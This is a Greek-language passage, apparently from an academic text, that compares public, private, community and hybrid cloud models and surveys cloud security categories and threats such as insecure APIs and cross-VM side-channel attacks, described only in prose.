Κάποιο από τα μειονεκτήματα ενός public cloud είναι ότι οι ίδιοι διακομιστές προορίζονται και για την διασφάλιση της αποτυχίας. Αρκετά συχνά τα public cloud αντιμετωπίζουν προβλήματα διακοπής λειτουργίας ή δυσλειτουργίας. Η ασφάλεια και το απόρρητο των δεδομένων προκαλούν ανησυχία.
Παρόλο που η πρόσβαση στα δεδομένα είναι εύκολη, ένα δημόσιο μοντέλο ανάπτυξης στερεί από τους χρήστες να γνωρίζουν που είναι αποθηκευμένες οι πληροφορίες τους και ποιοι έχουν πρόσβαση. Οι πάροχοι των υπηρεσιών έχουν κάποιες εξατομικευμένες υπηρεσίες αλλά αυτές έχουν συγκεκριμένες επιλογές

υπηρεσιών και δεν υπάρχει μεγάλη ποικιλία, για αυτό τον λόγο μία εταιρεία που έχει ασυνήθιστες απαιτήσεις πιθανότατα να μην την καλύπτουν.

Private Cloud

Μεταξύ του private cloud και του public cloud δεν υπάρχουν διαφορές από τεχνικής άποψης, επίσης η αρχιτεκτονική έχει πολλές ομοιότητες. Σε αντίθεση με το public cloud που είναι διαθέσιμο δημόσια το private cloud είναι διαθέσιμο και αφορά μόνο κάποια συγκεκριμένη εταιρεία και τα μέλη της. Για αυτό τον λόγο ονομάζεται εσωτερικό ή εταιρικό.
Μόνο ο ίδιος ο οργανισμός χρησιμοποιεί αυτό το μοντέλο ανάπτυξης και ο εξοπλισμός φιλοξενείται εξωτερικά ή εσωτερικά στις εγκαταστάσεις της εταιρείας. Ανεξάρτητα από την φυσική του θέση αυτές οι υποδομές βρίσκονται σε ένα ιδιωτικό δίκτυο και χρησιμοποιούν λογισμικό και εξοπλισμό που ανήκει αποκλειστικά στην συγκεκριμένη εταιρεία, αυτό είναι και το κύριο χαρακτηριστικό του private cloud. Επίσης πρόσβαση στις πληροφορίες του cloud έχουν ένα συγκεκριμένοι υπάλληλοι της εταιρείας και δεν είναι διαθέσιμα στο ευρύ κοινό. Όσο περισσότερο περιορισμένη είναι η πρόσβαση στο private cloud τόσο πιο ασφαλής είναι τα δεδομένα. Σε σύγκριση με το public cloud το private cloud παρέχει μεγαλύτερη ποικιλία σχετικά με την προσαρμογή της υποδομής και των υπηρεσιών, έτσι δίνεται η δυνατότητα για να χρησιμοποιείται από ευρύτερες εφαρμογές με διαφορετικές απαιτήσεις από τις συνηθισμένες. Το private cloud είναι ιδιαίτερα κατάλληλο για εταιρείες που θέλουν να προστατεύσουν τα δεδομένα που θέλουν να διαθέσουν στο cloud αλλά και για εταιρείες που έχουν μεταβαλλόμενες απαιτήσεις. Πολλοί δημόσιοι πάροχοι(πχ Amazon, IBM, Cisco, Dell) υπηρεσιών cloud παρέχουν επίσης και ιδιωτικές λύσεις. Τα οφέλη αυτού του μοντέλου ανάπτυξης προκύπτουν από την αυτονομία του. Η ευέλικτη ανάπτυξη και η υψηλή επεκτασιμότητα είναι τα μεγάλα πλεονεκτήματα, τα οποία επιτρέπουν στις εταιρείες να προσαρμόσουν τις υποδομές τους σύμφωνα με τις απαιτήσεις τους. Επίσης η υψηλή ασφάλεια, η ιδιωτικότητα και η αξιοπιστία είναι απαραίτητη προϋπόθεση για ένα τέτοιο μοντέλο ανάπτυξης, καθώς μόνο

εξουσιοδοτημένα άτομα μπορούν να έχουν πρόσβαση. Το μεγάλο μειονέκτημα του private cloud είναι το κόστος, καθώς απαιτείται υψηλές δαπάνες στον εξοπλισμό, το λογισμικό και την εκπαίδευση των υπαλλήλων. Αυτός είναι ο λόγος για τον οποίο αυτό το ασφαλές και ευέλικτο μοντέλο ανάπτυξης δεν είναι επιλογή για μικρές εταιρείες.

Community Cloud

Το community cloud είναι ένα μοντέλο ανάπτυξης που μοιάζει με το private cloud, η κύρια διαφορά είναι το σύνολο των χρηστών που έχει πρόσβαση. Ενώ στο private cloud μία μόνο εταιρεία διαθέτει τον διακομιστή, στην περίπτωση του community cloud αρκετοί οργανισμοί με παρόμοιο υπόβαθρο μοιράζονται την υποδομή και του διαθέσιμους πόρους. Εάν οι οργανισμοί έχουν ομοιόμορφες απαιτήσεις ασφάλειας, ιδιωτικότητας και απόδοσης, αυτή η αρχιτεκτονική με τους κοινόχρηστους διακομιστές μπορεί να βοηθήσει τις εταιρείες που έχουν τις ίδιες απαιτήσεις και στόχους. Αυτός είναι ο λόγος που το μοντέλο του community cloud είναι κατάλληλο για οργανισμούς που εργάζονται σε ένα κοινό έργο. Σε αυτή την περίπτωση ένα κεντρικό cloud διευκολύνει την ανάπτυξη, την διαχείριση και την υλοποίηση των έργων. Σημαντικό είναι να προσθέσουμε ότι το κόστος μοιράζεται σε όλες τις εμπλεκόμενες εταιρείες. Το σημαντικότερο πλεονέκτημα σε αυτό το μοντέλο ανάπτυξης είναι η σημαντική μείωση του κόστους σε σύγκριση με το private cloud αλλά και η βελτιωμένη ασφάλεια, ιδιωτικότητα και η αξιοπιστία σε σύγκριση με το public cloud. Επίσης ένα σημαντικό χαρακτηριστικό είναι η ευκολία ανταλλαγής δεδομένων και συνεργασίας των εταιρειών που χρησιμοποιούν το ίδιο cloud. Το βασικό μειονέκτημα του είναι παρόμοιο με το private cloud, δηλαδή το υψηλό κόστος συντήρησης και ανάπτυξης του εξοπλισμού. Επίσης υπάρχει κοινή χρήση του αποθηκευτικού χώρου και του bandwidth μεταξύ των εταιρειών. Το community cloud είναι ένα μοντέλο ανάπτυξης το οποίο δεν είναι αρκετά διαδεδομένο και δεν έχει μεγάλη ζήτηση.

Hybrid Cloud

Όπως συμβαίνει συνήθως με οποιοδήποτε υβριδικό φαινόμενο ένα hybrid cloud περιλαμβάνει τα καλύτερα χαρακτηριστικά των προηγούμενων μοντέλων ανάπτυξης που περιγράψαμε προηγουμένως. Επιτρέπει στις εταιρείες να συνδυάσουν και να ταιριάξουν τις πτυχές των τριών τύπων οι οποίες ταιριάζουν καλύτερα με τις απαιτήσεις που έχει η εταιρεία τους. Για παράδειγμα, μία εταιρεία μπορεί να συνδυάσει κάποια κρίσιμα δεδομένα σε ένα ασφαλές private cloud και να αναπτύξει κάποια άλλα λιγότερο ευαίσθητα δεδομένα σε ένα public cloud. Το hybrid cloud όχι μόνο προστατεύει τις σημαντικές πληροφορίες αλλά το κάνει και με τον πιο οικονομικά δυνατό τρόπο στην κάθε περίπτωση.
Τα πλεονεκτήματα του hybrid cloud είναι τα εξής:

- Βελτιωμένη ασφάλεια και ιδιωτικότητα.
- Βελτιωμένη επεκτασιμότητα και ευελιξία
- Λογική τιμή

Το hybrid cloud μπορούν να το χρησιμοποιήσουν οι εταιρείες μόνο αν μπορούν να διαχωρίσουν τα δεδομένα τους σε κρίσιμα ή όχι τόσο ευαίσθητα.

Σύγκριση των μορφών Ανάπτυξης

Η προσεκτική εξέταση όλων των επιχειρηματικών και τεχνικών απαιτήσεων, καθώς και των ιδιαιτεροτήτων κάθε μοντέλου, είναι απαραίτητη προϋπόθεση για την επιτυχημένη μετάβαση κάποιων υποδομών της εταιρείας στο cloud. Ωστόσο είναι ένα έργο το οποίο δεν είναι εύκολο στην υλοποίηση και το πιο ασφαλές είναι να επιλέξετε παρόχους με εμπειρία σε αυτό τον τομέα. Πρέπει να επιλέξετε το καταλληλότερο μοντέλο που ταιριάζει στην εταιρεία σας βάσει των απαιτήσεων και των προσδοκιών σας, για τη βελτίωση της λειτουργίας του οργανισμού και την αποφυγή κινδύνων και ζητημάτων ασφάλειας στο μέλλον. Έχουμε συγκεντρώσει στον Πίνακα 1 μια επισκόπηση των πιο σημαντικών χαρακτηριστικών της κάθε μορφής ανάπτυξης cloud.

Πίνακας 1

	Public	Private	Community	Hybrid
Διαχείριση και εγκατάσταση	Εύκολο	Απαιτεί γνώσεις IT	Απαιτεί γνώσεις IT	Απαιτεί γνώσεις IT
Ασφάλεια και Ιδιωτικότητα δεδομένων	Χαμηλό	Υψηλό	Σχετικά Υψηλό	Υψηλό
Έλεγχος δεδομένων	Ελάχιστο	Υψηλό	Σχετικά Υψηλό	Σχετικά Υψηλό
Αξιοπιστία	Ευάλωτο	Υψηλό	Σχετικά Υψηλό	Υψηλό
Ευελιξία και Επεκτασιμότητα	Υψηλό	Υψηλό	Σταθερή χωρητικότητα	Υψηλό
Σχέση Κόστους - Αποτελεσματικότητας	Οικονομικότερο	Ακριβότερο	Το κόστος μοιράζεται μεταξύ των μελών του έργου.	Οικονομικότερο από ένα ιδιωτικό μοντέλο, ακριβότερο από ένα δημόσιο
Τοποθεσία εξοπλισμού	Στον Πάροχο	Εξαρτάται	Εξαρτάται	Εξαρτάται

Ασφάλεια στο Cloud Computing

Το cloud είναι ευέλικτο και οικονομικό. Σε μία υποδομή cloud οι ευαίσθητες πληροφορίες για έναν πελάτη διατηρούνται σε γεωγραφικά διασκορπισμένες πλατφόρμες cloud στις οποίες έχει άμεσο έλεγχο ο πάροχος του cloud και όχι ο πελάτης. Η ασφάλεια των δεδομένων των χρηστών στο cloud είναι μια από τις πιο απαιτητικές εργασίες, οι πόροι του cloud είναι λογισμικό, πλατφόρμες και υποδομές

οι οποίοι είναι ευάλωτοι σε κατάχρηση, κλοπή, παράνομη διανομή ή βλάβη. Μεταξύ άλλων, υπάρχει ο κίνδυνος οι πληροφορίες ενός χρήστη να διαρρεύσουν σε έναν ανταγωνιστή. Η διασφάλιση της ασφάλειας στο cloud μπορεί να ελαχιστοποιήσει την μη εξουσιοδοτημένη πρόσβαση σε δεδομένα που είναι αποθηκευμένα σε αυτό.

Ανάγκη ασφάλειας στο Cloud

Παρά τα οφέλη που απολαμβάνει ένας οργανισμός μετά την απόκτηση του υπολογιστικού νέφους, υπάρχουν ζητήματα ασφάλειας που αποτελούν αξιοσημείωτο εμπόδιο στην υιοθέτηση της τεχνολογίας. Μετά την υιοθέτηση του cloud computing, ο πάροχος των υπηρεσιών αναλαμβάνει την κρίσιμη ευθύνη για τη διαχείριση και την προστασία των δεδομένων. Η απώλεια και ο χειρισμός δεδομένων από άγνωστες πηγές αποτρέπεται μέσω της παροχής ασφαλούς υπολογιστικού περιβάλλοντος, το οποίο ορίζεται ως ένα σύστημα που εφαρμόζεται για τον έλεγχο της αποθήκευσης και της χρήσης δεδομένων. Το ασφαλές περιβάλλον υπολογιστών μειώνει τη ζημιά στη φυσική υπολογιστική συσκευή που μπορεί να προκύψει από κακόβουλο λογισμικό.


Κατηγορίες ασφάλειας Cloud Computing

Δεδομένου ότι το cloud computing περιλαμβάνει συγκέντρωση πόρων έτσι ώστε πολλοί χρήστες να μπορούν να έχουν πρόσβαση σε αυτούς, τα δεδομένα που αποθηκεύονται ή διαχειρίζονται σε ένα cloud είναι πιθανό να αντιμετωπίσουν ζητήματα ασφάλειας. Όταν οι οργανισμοί μετακινούνται σε περιβάλλον cloud μμεταφέροντας σε αυτό προσωπικά δεδομένα, πληροφορίες και την υποδομή τους, πρέπει να είναι πρόθυμοι να εγκαταλείψουν κάποιο επίπεδο ελέγχου. Ο οργανισμός πρέπει να εμπιστεύεται τα συστήματα του cloud computing και τους παρόχους του, αλλά να μπορεί να επαληθεύει τις διαδικασίες ασφάλειας και τα συστήματα του cloud. Οι βασικές αρχές που πρέπει να έχει ένας πάροχος για να εμπνέει εμπιστοσύνη είναι ο έλεγχος πρόσβασης, η ασφάλεια των δεδομένων, η συμμόρφωσή του με τα κατάλληλα ISO πρότυπα και η διαχείριση των τυχόν συμβάντων. Οι υπηρεσίες και οι

μηχανισμοί του cloud computing περιλαμβάνουν έλεγχο ταυτότητας(authentication), εξουσιοδότηση(authorization), κρυπτογράφηση των δεδομένων(data encryption), απόρρητο και πολλαπλή μίσθωση. Ο πίνακας 2 δείχνει τις σχέσεις μεταξύ των απαιτήσεων ασφάλειας στο cloud και των υπηρεσιών και μηχανισμών στο cloud. Αυτές οι απαιτήσεις είναι υποχρεωτικές για την επίτευξη της ακεραιότητας και της συνοχής των συστημάτων στο cloud. Οι κατηγορίες ασφάλειας τους cloud computing που φαίνονται στην εικόνα 1 και θα αναλυθούν παρακάτω.

Πίνακας 2

Cloud Security Requirements	**Cloud Services/Mechanisms**				
	Authentication	**Authorization**	**Data Encryption**	**Data Privacy**	**Multi-Tenancy**
Cloud Software	Yes	No	Yes	No	Yes
Virtualization	No	Yes	No	No	Yes
Utility Computing	No	Yes	No	No	Yes
Data Protection	Yes	No	Yes	No	No
Software Virtualization	No	Yes	No	No	Yes
Hardware Virtualization	No	No	No	Yes	Yes
API's	No	No	No	Yes	Yes
Web Portals	No	No	No	Yes	Yes



Εικόνα 1

Ασφάλεια Ταυτότητας(Identity Security): Ορίζεται ως η ασφάλεια η οποία επιτρέπει στα σωστά άτομα να έχουν πρόσβαση στους σωστούς πόρους την κατάλληλη στιγμή και για τους σωστούς λόγους. Επίσης διασφαλίζει την ακεραιότητα και το απόρρητο των δεδομένων ενώ αυξάνει την προσβασιμότητά τους στους κατάλληλους χρήστες. Επίσης υπάρχουν υπηρεσίες που παρέχουν δευτέρου ή τρίτου ελέγχου ταυτότητας. Η

ταυτότητα είναι βασικά στοιχεία της ασφάλειας στο cloud. Οι δυνατότητες που διαθέτει η διαχείριση της ασφάλειας της ταυτότητας θα πρέπει να είναι διαθέσιμες τόσο στους χρήστες όσο και στην υποδομή του παρόχου στο cloud computing. Η διαχείριση της ταυτότητας των χρηστών θα πρέπει να γίνεται με τέτοιο τρόπο που να εμπνέει εμπιστοσύνη. Η ασφάλεια της ταυτότητας στο cloud computing απαιτεί τον έλεγχο της ταυτότητας, θα πρέπει να είναι κάτι περισσότερο από απλώς ένα όνομα χρήστη και ένας κωδικό πρόσβασης. Ο έλεγχος της ταυτότητας μπορεί διαφοροποιείται ανάλογα με την κρισιμότητα των δεδομένων και της υποδομής. Επίσης ο έλεγχος της ταυτότητας μπορεί να είναι διαφορετικός όταν γίνεται μεταξύ ενός χρήστη και μίας επιχείρησης ή μεταξύ δύο επιχειρήσεων, οι επικοινωνίες και τα δεδομένων που μπορεί να ανταλλάζουν οι επιχειρήσεις μεταξύ τους συνήθως είναι περισσότερα και πιο κρίσιμα. Επίσης ο τρόπος ελέγχου της ταυτότητας του χρήστη μπορεί να αλλάζει σύμφωνα με την κρισιμότητα της υποδομής που θα έχει πρόσβαση. Ο τρόπος ελέγχου της ταυτότητας θα πρέπει να είναι σταθερός και να μην αλλάζει καθ'όλη τη διάρκεια που τα δεδομένα διαχειρίζονται στο cloud.

Ασφάλεια Πληροφοριών: Ορίζεται σαν ένα σύνολο διαδικασιών, εργαλείων και πολιτικών που είναι απαραίτητες για την αποτροπή, την ανίχνευση, την ανάλυση και την αντιμετώπιση των απειλών. Οι ευθύνες για την ασφάλεια των πληροφοριών περιλαμβάνουν τη δημιουργία ενός συνόλου διαδικασιών που θα προστατεύουν τα δεδομένα ανεξάρτητα από τον τρόπο διαχείρισης των πληροφοριών ή εάν διαβιβάζονται ή επεξεργάζονται ή βρίσκονται σε κατάσταση αποθήκευσης. Οι έλεγχοι για την φυσική πρόσβαση, την πρόσβαση σε εξοπλισμό ή λογισμικό και οι έλεγχοι της ταυτότητας στοχεύουν στην προστασία των δεδομένων. Τα δεδομένα στο cloud χρειάζονται και την δική τους ασφάλεια, η οποία συμπεριλαμβάνει και την απομόνωση των δεδομένων για την προστασία των δεδομένων στο δημόσιο cloud. Υπάρχουν διάφοροι τρόποι απομόνωσης των δεδομένων που μπορούν να επιτευχθούν όπως μέσο ενός εικονικού περιβάλλοντος(virtualization), κρυπτογράφησης των πληροφοριών και ελέγχου της πρόσβασης σε αυτά. Έτσι πετυχαίνουμε την προστασία των δεδομένων από μη εξουσιοδοτημένα άτομα. Όλα αυτά είναι απαραίτητα όταν πρόκειται για ένα περιβάλλον cloud πολλαπλών μισθώσεων, το οποίο μπορεί να έχει πολλούς πελάτες ή χρήστες που δεν βλέπουν ή μοιράζονται τα δεδομένα μεταξύ τους αλλά μοιράζονται πόρους ή εφαρμογές, ακόμα και αν δεν ανήκουν στον ίδιο οργανισμό.

Ασφάλεια υποδομής: Είναι πρόκληση το να αποδείξεις ότι μια εικονική και φυσική υποδομή ενός cloud μπορεί να είναι αξιόπιστη. Η δημιουργία ενός τρίτου αξιόπιστου μέρους για την αποθήκευση και την διαχείριση των δεδομένων δεν αρκεί για κάποιες κρίσιμες υποδομές. Σε μία αξιόπιστη υποδομή θα πρέπει να ελαχιστοποιηθεί η χρήση του λογισμικού που διατηρεί και διαχειρίζεται κρίσιμα στοιχεία και πολιτικές τους συστήματος. Επίσης θα πρέπει να καθοριστεί το ελάχιστο σύνολο υπηρεσιών που απαιτούνται για την χρήση των εικονικών μηχανημάτων. Οι εικονικές μηχανές οι οποίες δεν είναι αξιόπιστη η υποδομή τους και είναι εκτεθειμένες πρέπει να βρίσκονται σε διαφορετικές υποδομές από αυτές που έχουν κρίσιμα και σημαντικά δεδομένα. Ώστε η διείσδυση από έναν κακόβουλο εισβολέα να μην του επιτρέπει να έχει πρόσβαση σε όλα τα συστήματα του οργανισμού. Επίσης σημαντικό είναι μεταξύ των υποδομών που έχουν διαφορετική κρισιμότητα ο δικτυακός εξοπλισμός να είναι διαφορετικός έτσι θα αποφευχθεί η εύκολη πρόσβαση από κάποιο κακόβουλο χρήστη. Επίσης μπορεί να γίνει διαχωρισμός και στο επίπεδο των εφαρμογών με την χρήση των «κοντέινερ» με αυτό τον τρόπο χρησιμοποιείται το «κοντέινερ» μόνο της εφαρμογής που χρειάζεται και χρησιμοποιούνται πόροι μονο για αυτό το κοντεινερ έτσι δεν υπάρχει και επικοινωνία μεταξύ των εφαρμογών.

Ασφάλεια δικτύου: Η ασφάλεια του δικτύου είναι βασική προϋπόθεση για το cloud computing η οποία περιλαμβάνει λήψη προληπτικών μέτρων τόσο σε φυσικό επίπεδο αλλά και σε λογισμικό. Για την προστασία της δικτυακής υποδομής δημιουργείται μια ασφαλή πλατφόρμα για υπολογιστές, χρήστες και προγράμματα για την εκτέλεση των επιτρεπόμενων κρίσιμων λειτουργιών τους εντός ενός ασφαλούς περιβάλλοντος. Τα προβλήματα σε επίπεδο δικτύου μπορούν να επηρεάσουν άμεσα το cloud όπως η αύξηση του bandwidth μπορεί να επηρεάσει την λειτουργικότητα των συστημάτων. Υπάρχουν πολλά προβλήματα που μπορεί να προκύψουν κατά τον σχεδιασμό της ασφάλειας του δικτύου στο cloud. Για παράδειγμα ένα τοίχος προστασίας (firewall) διαχειρίζεται και ελέγχει όλες τις TCP και UDP συνδέσεις που γίνονται. Αν υποθέσουμε ότι ένας εικονικός υπολογιστής βρίσκεται εκτός του τείχους προστασίας και προβληθεί από κάποιο κακόβουλο λογισμικό και στην συνέχει μεταφερθεί αυτός ο εικονικός υπολογιστής σε ένα άλλο σημείο στο cloud. Σε αυτή την περίπτωση το κακόβουλο λογισμικό θα εξαπλωθεί από το ένα δίκτυο στο άλλο μεταξύ cloud υποδομών που χρησιμοποιούν πολλοί οργανισμοί. Στον Πίνακα 3 θα δείτε κάποια

παραδείγματα από προβλήματα στην ασφάλεια των δικτύων και τις λύσεις που δόθηκαν.

Πίνακας 3

Security Topics	**Security Problems**	**Studies/Surveys**	**Security Solutions**
Circumference Security	Immobile network infrastructure.	Wu (2010)	Network security for virtual machine, Wu et al. (2010)
	Firewalls limitation, limited mobile connection	Shin and Ghu (2012)	Cloud network security using tree-rule firewall, Shin and Ghu (2010)
	VMM network sniffing and spoofing	Prolexic (2015)	Authentication based on key exchange in a network, Kumari et al. (2014)
Mobile Platforms	Generation of mobile malware	Cisco (2015a)	No solutions identified
	Extension of mobile vulnerabilities	HP (2015), Li and Clark (2013)	Intrusion detection system to protect mobile platforms, Yazji et al. (2014)
	Cloud syncing mobile application vulnerabilities	Gripos et al. (2013)	No solutions identified

Ασφάλεια Λογισμικού: Όλες οι εφαρμογές απαιτούν την διαβεβαίωση ότι είναι ασφαλής. Δεδομένου ότι δεν μπορείς να εγγυηθείς ποτέ την πλήρη ασφάλεια σε μία εφαρμογή, ο στόχος είναι να δημιουργηθεί ένα ασφαλές λογισμικό με σωστά σχεδιασμένη την ασφάλεια στο εσωτερικό του εξαρχής. Η μελέτη για την ασφάλεια των λογισμικών θα πρέπει να ξεκινάει με την φάση του σωστού σχεδιασμού και στην συνέχεια της υλοποίησης. Κάθε μία από τις φάσεις εξαρτάται από την άλλη για να υπάρχει το υψηλότερο επίπεδο ασφάλειας του λογισμικού. Ο Πίνακας 4 δείχνει κάποια προβλήματα ασφαλείας και τρόπους που λύθηκαν.

Οι προγραμματιστές θα πρέπει να ακολουθούν μια διαδικασία για ασφαλή ανάπτυξη λογισμικού που περιλαμβάνει τη δημιουργία μιας ασφαλούς αρχιτεκτονικής με σωστή παρακολούθηση και απομόνωσης σε περίπτωση προσβολής από κάποιο κακόβουλο λογισμικό. Οι ομάδες ανάπτυξης λογισμικών θα πρέπει να έχουν κάποιο

σύστημα καταγραφής συμβάντων και παρακολούθησης. Αυτά τα αρχεία καταγραφής χρησιμοποιούνται για την αντιμετώπιση προβλημάτων και τον εντοπισμό σφαλμάτων, συνήθως χρησιμοποιείται κάποιο εξωτερικό σύστημα καταγραφής για τον συνδυασμό συμβάντων ασφαλείας από πολλές πηγές.

Πίνακας 4

Security Topic	**Security Problems**	**Studies/Surveys**	**Security Solutions**
Platforms and Frameworks	Isolation between platforms, safe thread termination, resource monitoring	Rodero-Merino et al. (2012)	Multi-tenant software platform security, Rodero-Merino et al. (2012)
	Uncertain system calls and imperfect memory isolation	Al Morsy et al. (2010)	No solutions Identified
	Bad SDLC mechanism	Martin (2013)	No solutions Identified
User Front-End	Exposure of front-end interfaces	Ahuji and Komathukattil (2012) Grobauer et al. (2011) Pearson (2013) Tripathi and Mishra (2011)	No solutions Identified
	Imperfect configurations , Unauthorized access application drawbacks, masked code injection.	Grobauer et al. (2011) Subashini and Kavitha (2011)	Lightweight intrusion detection, Amadian et al. (2011)
	VMM management console exposure	Wu et al. (2010)	No solutions identified
	Trusting programmers open source software, reverse engineering procedure	Staten (2012)	Implementing malware solutions, King and Chen (2006)

Απειλές, ευπάθειες και Αντίμετρα στο Cloud.

Οι κίνδυνοι στο Cloud Computing ποικίλουν για έναν οργανισμό που το έχει υιοθετήσει. Τα ζητήματα ασφάλειας του cloud καθορίζονται σε μεγάλο βαθμό από το μοντέλο ανάπτυξης και το μοντέλο παροχής υπηρεσιών. Τα υψηλά επίπεδα ασφάλειας μπορούν να εφαρμοστούν ευκολότερα στο private cloud παρά στο public cloud. Παρακάτω θα αναλύσουμε τα πιο γνωστά προβλήματα ασφάλειας στο cloud computing.

Μη ασφαλείς διεπαφές προγραμματισμού εφαρμογών (API)

Η διεπαφή προγραμματισμού εφαρμογής Cloud (Cloud APIs) αποτελεί των κεντρικό πυλώνα κατά την ανάπτυξη εφαρμογών και συστημάτων στο cloud καθώς μέσω αυτής επιτρέπεται η αλληλεπίδραση και ενσωμάτωση του εκάστοτε λογισμικού με τους παρεχόμενους πόρους του Cloud ενώ ταυτόχρονα παρέχει μηχανισμούς αυθεντικοποίησης και ελέγχου εισόδου. Κάθε πάροχος, εκτός από τα Cloud APIs που παρέχει ο ίδιος, δίνει τη δυνατότητα αξιοποίησης APIs τρίτων ή του ίδιου του πελάτη προκειμένου να προσαρμόσει της υπηρεσίες του με τις ανάγκες και απαιτήσεις της εκάστοτε εφαρμογής ή πλατφόρμας του οργανισμού.
Ωστόσο, η συγκεκριμένη δυνατότητα δύναται να επιφέρει σημαντικές ανησυχίες στο κομμάτι της ασφάλειας λόγω του αμφιβόλου επιπέδου ασφαλείας και της πιθανότητας ύπαρξης ευπαθειών που συναντώνται σε κάθε API, απόρροια της έλλειψης κατάρτισης σε προγραμματισμό ‘’ασφαλούς’’ κώδικα από σημαντική πλειοψηφία των τμημάτων προγραμματισμού κάθε εταιρείας. Ως αποτέλεσμα αυτού, ο διεθνώς αναγνωρισμένος φορέας OWASP σε σχετική του δημοσίευση είχε εντάξει τα APIs στο top-10 των ρίσκων ασφαλείας σε web εφαρμογές.
Ως μέτρο αντιμετώπισης, προτείνεται η ανάπτυξη ‘’API Security Gateways’’ η οποία αποτελεί εξέλιξη του μέχρι πρότινος προγραμματισμού API με την προσθήκη υπηρεσιών ασφάλειας όπως ανίχνευση και αποφυγή παρείσδυσης, αποφυγή απώλειας δεδομένων και anti-virus ως ένα επιπλέον επίπεδο ασφάλειας. Επιπροσθέτως, προτείνεται ειδικότερα κάθε οργανισμός, που κάνει χρήση Cloud computing πόρων, να αναπτύσσει και να διαχειρίζεται ο ίδιος τα APIs των εφαρμογών και υπηρεσιών

του ώστε να έχει πλήρη έλεγχο και εποπτεία της ασφάλειάς του αφαιρώντας το συγκεκριμένο καθήκον από τις αρμοδιότητες του παρόχου.

Μη επαρκής απομόνωση πόρων

Οι σύγχρονοι πάροχοι υπηρεσιών Cloud προκειμένου να είναι σε θέση να εξυπηρετήσουν τις ανάγκες πολλαπλών εταιρειών και υπηρεσιών δημιουργούν περιβάλλοντα ‘’πολλαπλής μίσθωσης’’ (multi-tenant environments). Αυτό επιτυγχάνεται με τη δημιουργία πολλαπλών εικονικών μηχανών (Virtual Machines-VMs) των οποίων η λειτουργία και διαμοιρασμός πόρων παρέχεται από έναν κεντρικό ‘’επόπτη’’ (Hypervisor). Για την καλύτερη δυνατή, από πλευράς διαχείρισης πόρων, επιλογή των VMs που θα φιλοξενηθούν από τον εκάστοτε Hypervisor μια συγκεκριμένη πολιτική χρησιμοποιείται όπου ένας αλγόριθμος δέχεται ως είσοδο διαφορετικές μεταβλητές (ταυτόχρονη εκκίνηση VMs, απαιτήσεις CPU του κάθε VM, υπάρχων φόρτος στον Hypervisor κλπ.) και ορίζει ποιος hypervisor θα φιλοξενήσει τα εκάστοτε VMs.

Ως μειονέκτημα του παραπάνω μηχανισμού, ένας επιτιθέμενος είναι σε θέση να εφαρμόσει διαφορετικές τεχνικές καναλιού (side-channel techniques) ώστε να εντοπίσει αν το μηχάνημα, το οποίο χειρίζεται ο ίδιος και βρίσκεται υπό την εποπτεία ενός cloud hypervisor, γειτνιάζει με άλλα μηχανήματα πιθανών θυμάτων. Αυτόματα τα συγκεκριμένα VMs αποτελούν στόχους κακόβουλων ενεργειών από τον επιτιθέμενο. Οι περισσότεροι CSPs όπως η Amazon και η Microsoft κατά την εκκίνηση νέων εικονικών μηχανών αναθέτουν μια δημόσια IP διεύθυνση σε κάθε μηχάνημα, για την επίτευξη σύνδεσης με το διαδίκτυο, την οποία μεταφράζουν (Network Address Translation- NAT) σε μια ιδιωτική διεύθυνση η οποία χρησιμοποιείται για την εσωτερική επικοινωνία του μηχανήματος με την υπόλοιπη Cloud υποδομή του πελάτη. Λόγω του ότι κάθε πάροχος έχει ένα συγκεκριμένο pool δημόσιων IP διευθύνσεων, ένας κακόβουλος χρήστης μπορεί να σαρώσει (IP scanning) και να εντοπίσει ποιες δημόσιες IP διευθύνσεις είναι πιθανό να χρησιμοποιηθούν από τον πάροχο-στόχο για τη εξυπηρέτηση ενός πελάτη. Έτσι, ο επιτιθέμενος είναι σε θέση να παρατηρήσει την αντιστοίχιση μεταξύ δημόσιας-ιδιωτικής IP διεύθυνσης και να αποσπάσει πληροφορίες για την cloud υποδομή ενός πελάτη. Το παραπάνω αποτελεί μια τεχνική λογικής ανίχνευσης καναλιού (logical

side-channel detection technique). Μια επιπλέον τεχνική ανίχνευσης καναλιού είναι η εκείνη που βασίζεται στην απόδοση των VMs (performance based side-channel detection) σύμφωνα με τη χρήση των ανατιθέμενων πόρων. Ο επιτιθέμενος μπορεί να προχωρήσει σε μέτρηση της απόδοσης των πόρων του δικού του εικονικού μηχανήματος όπως τη χρήση της CPU και της διαφοροποίησης των χρόνων της δικτυακής κίνησης και να εξάγει συμπεράσματα που θα οδηγήσουν στη διαπίστωση αν το εικονικό μηχάνημα συνυπάρχει με άλλο κάτω από τον ίδιο hypervisor.
Από τη στιγμή που διαπιστωθεί συνύπαρξη VMs, ο επιτιθέμενος μπορεί να προχωρήσει στη διενέργεια επιθέσεων με δύο να είναι οι πιο κύριες. Η πρώτη ονομάζεται Cross-VM cache side-channel επίθεση όπου και γίνεται εκμετάλλευση της διαμοιραζόμενης (από τον hypervisor) cache μνήμης μεταξύ των διάφορων εικονικών μηχανών και η οποία μπορεί να οδηγήσει σε απώλεια ευαίσθητων δεδομένων όπως η διαρροή κλειδιών κρυπτογράφησης. Η επόμενη επίθεση που μπορεί να διενεργηθεί είναι αυτή της αποδέσμευσης πόρων (resource-freeing attack) όπου ο επιτιθέμενος εξωθεί το εικονικό του μηχάνημα να απαιτήσει περισσότερους από τους προβλεπόμενους πόρους από τον hypervisor. Προκειμένου ο hypervisor να μπορέσει να ανταποκριθεί προχωράει σε μείωση των παρεχόμενων πόρων των γειτονικών VMs. Ως αποτέλεσμα αυτού έχουμε μειωμένη απόδοση έως και μη διαθεσιμότητα των υπηρεσιών που εξυπηρετούνται από τα συγκεκριμένα μηχανήματα.
